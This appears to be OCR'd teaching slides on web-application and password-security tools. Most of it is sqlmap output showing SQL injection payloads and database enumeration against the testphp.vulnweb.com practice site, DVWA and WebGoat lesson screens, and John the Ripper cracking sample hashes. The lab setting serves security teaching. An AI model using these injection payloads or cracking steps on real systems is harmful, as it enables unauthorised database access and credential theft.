    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a717171,0x5a536a7062755749685
71),NULL,NULL-- -
---
[06:18:46] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[06:18:46] [INFO] fetching current user
current user: 'acuart@localhost'
[06:18:46] [INFO] fetched data logged to text files under '/gtushar/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 06:18:46 /2020-07-25/
```

```
gtushar@kali:~$ sqlmap -u  http://testphp.vulnweb.com/listproducts.php?cat=1  --dbs
```

```
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
. Developers assume no liability and are not responsible for any misuse or damage caused by t

[*] starting @ 06:16:42 /2020-07-25/

[06:16:42] [INFO] resuming back-end DBMS 'mysql'
[06:16:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 3763=3763

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 9229 FROM(SELECT COUNT(*),CONCAT(0x717a717171,(SELECT (ELT(922

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6928 FROM (SELECT(SLEEP(5)))mRgi)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a7171
71),NULL,NULL-- -
---
[06:16:43] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[06:16:43] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

```
gtushar@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.7#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:24:50 /2020-07-25/

[06:24:50] [INFO] resuming back-end DBMS 'mysql'
[06:24:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 3763=3763

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 9229 FROM(SELECT COUNT(*),CONCAT(0x717a717171,(SELECT (ELT(9229=9229,1))),0x717a716271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6928 FROM (SELECT(SLEEP(5)))mRgi)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a717171,0x5a536a706275574968595245487964 6d726b51505175524a74444543796262494 56e586476636379,0x717a716271),NULL,NULL-- -
---
[06:24:51] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[06:24:51] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+
```

```
gtushar@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
```

```
[06:27:57] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int(5)      |
+-----------+-------------+
```

```
gtushar@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump
```


```
[06:29:10] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| Blad3   |
| lyzae   |
| r4w8173 |
+---------+
```


DVWA

Application Inspection Tools : DVWA

- ***Damn Vulnerable Web App (DVWA)*** is a PHP/MySQL web application that is damn vulnerable.
- Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment.
- The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.
- Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.


Login :: Damn Vulnerable Web Ap
Not secure | dvwa.triple5.i...
Apps
Personal
College
Maharajji
Chaitanya
DVWA
Username
Password
Login
Damn Vulnerable Web Application (DVWA)


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.
Disclaimer

WEBGOAT

Application Inspection Tools : WebGoat

- ***WebGoat*** is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components.
- Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about security vulnerabilities is essential to understanding just what happens when even a small bit of unintended code gets into your applications.
- What better way to do that than with your very own scapegoat?


- Web application security is difficult to learn and practice.
- Not many people have full blown web applications like online bookstores or online banks that can be used to scan for vulnerabilities.
- In addition, security professionals frequently need to test tools against a platform known to be vulnerable to ensure that they perform as advertised.
- All of this needs to happen in a safe and legal environment.


Application Inspection Tools : WebGoat


- Even if your intentions are good, you should never attempt to find vulnerabilities without permission.
- The primary goal of the WebGoat project is simple: create a de-facto interactive teaching environment for web application security.

- ***WARNING 1:*** While running this program your machine will be extremely vulnerable to attack. You should disconnect from the Internet while using this program. WebGoat's default configuration binds to localhost to minimize the exposure.

- ***WARNING 2:*** This program is for educational purposes only. If you attempt these techniques without authorization, you are very likely to get caught. If you are caught engaging in unauthorized hacking, most companies will fire you. Claiming that you were doing security research will not work as that is the first thing that all hackers claim.


Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
WEBGOAT


Username
gtushar
Password
Sign in
Register new user


WebGoat - Mozilla Firefox
WebGoat
localhost:8080/WebGoat/start.mvc#lesson/WebGoatIntroduction.lesson
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
WEBGOAT
WebGoat
Introduction
General
(A1) Injection
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Reset lesson
1
What is WebGoat?
WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-bas
Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about securi
unintended code gets into your applications.
What better way to do that than with your very own scapegoat?
Feel free to do what you will with him. Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hac
Thanks for your interest!
The WebGoat Team

WebGoat - Mozilla Firefox

WebGoat

localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/8

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

WEBGOAT

SQL Injection (intro)

Show hints | Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 13

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is build by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Using the form below try to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info

Show hints Reset lesson

Try It! Reflected XSS

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the *alert()* or *console.log()* methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00

The total charged to your credit card: $0.00 UpdateCart

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111

Purchase

Password Cracking and Brute-Force Tools

John the Ripper, L0htcrack, Pwdump, THC-Hydra

Password Cracking and Brute-Force Tools

- A smile, a house key, a password. Whether you're trying to get into a nightclub, your house, or your computer, you will need something that only you possess.
- Our passwords must be protected in transit (e.g., sent over encrypted channels) to prevent them from being sniffed or intercepted, protected in storage (i.e., hashed and salted, as explained a bit later), and protected from guessing attacks (e.g., contain complex combinations of letters, numbers, and punctuation).
- The compromise of one weak password that can be easily guessed—or the exposure of a strong password—may circumvent secure host configurations, up-to-date patches, and stringent firewall rules more effectively than any other exploit against a system.
- In general an attacker has two choices when trying to ascertain a password:
  - Obtain a copy of the plaintext password or its encrypted hash and then use brute-force tools to guess what password produced the hash
  - Target a login prompt and try to guess a password
- Password cracking is an old technique that is successful mostly because humans are not very good random-sequence generators.

Password Cracking and Brute-Force Tools

- Brute-force guessing techniques against password hashes take advantage of rising hardware performance combined with falling hardware cost.
- This time-memory trade-off means that it is easier to pre generate an entire password dictionary and execute lookups of password hashes. These pre generated dictionaries, often referred to as ***rainbow tables***, consist of the entire key space for a combination of length and content.
- For example, one dictionary might consist of all seven-character combinations of lower- and uppercase alphanumeric, while another dictionary might consist of nine-character combinations of only lower- and uppercase letters.

Password Cracking and Brute-Force Tools

- Passwords have been an integral part of computer security for decades.
- And they seem to be hacked, cracked, stolen, sniffed, guessed, and messed up every year.
- Many millions of password hashes and their corresponding account names have been publicly exposed over the past few years.
- Add to that the amount of malware lurking on web sites, waiting to infect systems with password stealers and backdoors, and the prospect of secure passwords seems very bleak indeed.
- One way to improve the strength of identity proofs is to create a multifactor authentication system.
- The password is one factor. Another factor might be based on a biometric attribute, such as a fingerprint. Or the additional factor might be a temporary password to be combined with the "static" password used for the account.

Password Cracking and Brute-Force Tools : Password OpSec

- We can follow some basic Operations Security (OpSec) in choosing, managing, and using passwords.
  - ❖ Keep your system up to date. This reduces your exposure to compromise by malware and viruses.
  - ❖ Do not use the unique password of your primary e-mail account for any other account you create. Most web apps rely on e-mail for password reset and recovery mechanisms. E-mail accounts are a prime target for theft. Losing access to your e-mail account (or unwittingly divulging the account's password to someone else) means not only losing contact with friends and family via that account, but an attacker may be able to leverage the e-mail to access other accounts.
  - ❖ Enable multifactor authentication whenever a web app offers support for it. This helps protect your account from compromise even if your password is weak (and easily guessed) or disclosed (by a server-side hack).

Password Cracking and Brute-Force Tools : Password OpSec

- Avoid entering your credentials on public or shared computers.
- Avoid authenticating to web apps when using public Wi-Fi networks. Or at least restrict your activity to apps that use HTTPS for all communication.
- Avoid any web site whose password recovery mechanism e-mails your original password rather than a new, temporary one. Sending an e-mail with your original password means the site does not hash passwords (against all recommended security practices) and its developers are ignorant of secure programming.
- Choose a password that isn't based on easily discoverable personal information such as school names, demographic details, a favorite topic you always blog about, or pets. If you're a pet, don't use any of this information about your human. On the Internet, no one knows you're a dog. Make sure they don't know your password either.
- If you use your social media account (e.g., Facebook or Twitter) as the ID for other apps, follow the same advice given for your e-mail password. Plus, always make sure the login prompt you receive points to the correct domain for the social media site.


John
the
Ripper

Password Cracking and Brute-Force Tools : John the Ripper

- John the Ripper remains one of the fastest, most versatile, and most popular password crackers available.
- It supports password hashing schemes used by many systems, including most Unix-based systems (like OpenBSD and various Linux distributions) and the various Windows hashes, as well as proprietary password hashing functions used by several database and software packages for user account management.
- John’s cracking modes include specialized wordlists, the ability to customize the generation of guesses based on character type and placement (useful when targeting a specific password policy), raw brute force, and statistically guided brute force that uses successfully cracked passwords to influence future guesses. And John runs on just about any operating system.

```
gtushar@kali:~$ john -test
Benchmarking: descrypt, traditional crypt(3) [DES 256/256 AVX2]... DONE
Many salts:     8193K c/s real, 8276K c/s virtual
Only one salt:  7867K c/s real, 7947K c/s virtual

Benchmarking: bsdicrypt, BSDI crypt(3) ("_J9..", 725 iterations) [DES 256/256 AV
X2]... DONE
Speed for cost 1 (iteration count) of 725
Many salts:     274688 c/s real, 280293 c/s virtual
Only one salt:  283392 c/s real, 286254 c/s virtual

Benchmarking: md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3]... DO
NE
Many salts:     67992 c/s real, 67992 c/s virtual
Only one salt:  67224 c/s real, 67903 c/s virtual

Benchmarking: md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64]... DONE
Raw:    5956 c/s real, 6204 c/s virtual

Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/64 X3]... DONE
Speed for cost 1 (iteration count) of 32
Raw:    984 c/s real, 993 c/s virtual

Benchmarking: scrypt (16384, 8, 1) [Salsa20/8 128/128 AVX]... DONE
Speed for cost 1 (N) of 16384, cost 2 (r) of 8, cost 3 (p) of 1
Raw:    32.3 c/s real, 32.6 c/s virtual

Benchmarking: LM [DES 256/256 AVX2]... DONE
Raw:    83591K c/s real, 84435K c/s virtual
```

- John can crack “traditional” DES over 100 times faster than MD5 and well over 400 times faster than Blowfish.
- These differences represent a relative *work factor* between the implementations of the different algorithms.
- Defenders who wish to protect passwords want to increase the amount of time and effort an attacker must spend trying to guess values.

Password Cracking and Brute-Force Tools : John the Ripper

- Create a File with name windows.txt and with the following contents

```
Ged:1006:NO PASSWORD**********************:FB9C381BD729E7A93C14EBAFBA9B78DE:::
Arha:1007:NO PASSWORD*********************:2C5F5597333BD214B5BEA2C01C591BC9:::
```

```
gtushar@kali:~/john$ john windows.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 18 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 20 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 13 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
Tenar            (Arha)
```

- The brute-force attack should very quickly discover that “Tenar” is the password for the Arha account.
- It will take much longer to guess the Ged account’s password unless we try some refinements to the brute-force approach.

Password Cracking and Brute-Force Tools : John the Ripper

- Create a File with name unix.txt and with the following contents

```
ged:$6$c9XZawuR$SDS4m/akj1MRJoSv.RFIul.6CIxwL5EuppP3gVYZjsl02obQvf2NolH64TEjHd/O.0P
4rUN7ffH1XWgMPQhA8/:15833:0:99999:7:::
arha:$6$8Q42v47a$TAcEW1FGm5qCU3tdJX0FMZMRGvEBpEM99hSAc65b0a6rX1JmY3ovFFGi0tLhvKQlB4
95f3Ps68lile4CuLG/A1:15834:0:99999:7:::
```

```
gtushar@kali:~/john$ john unix.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
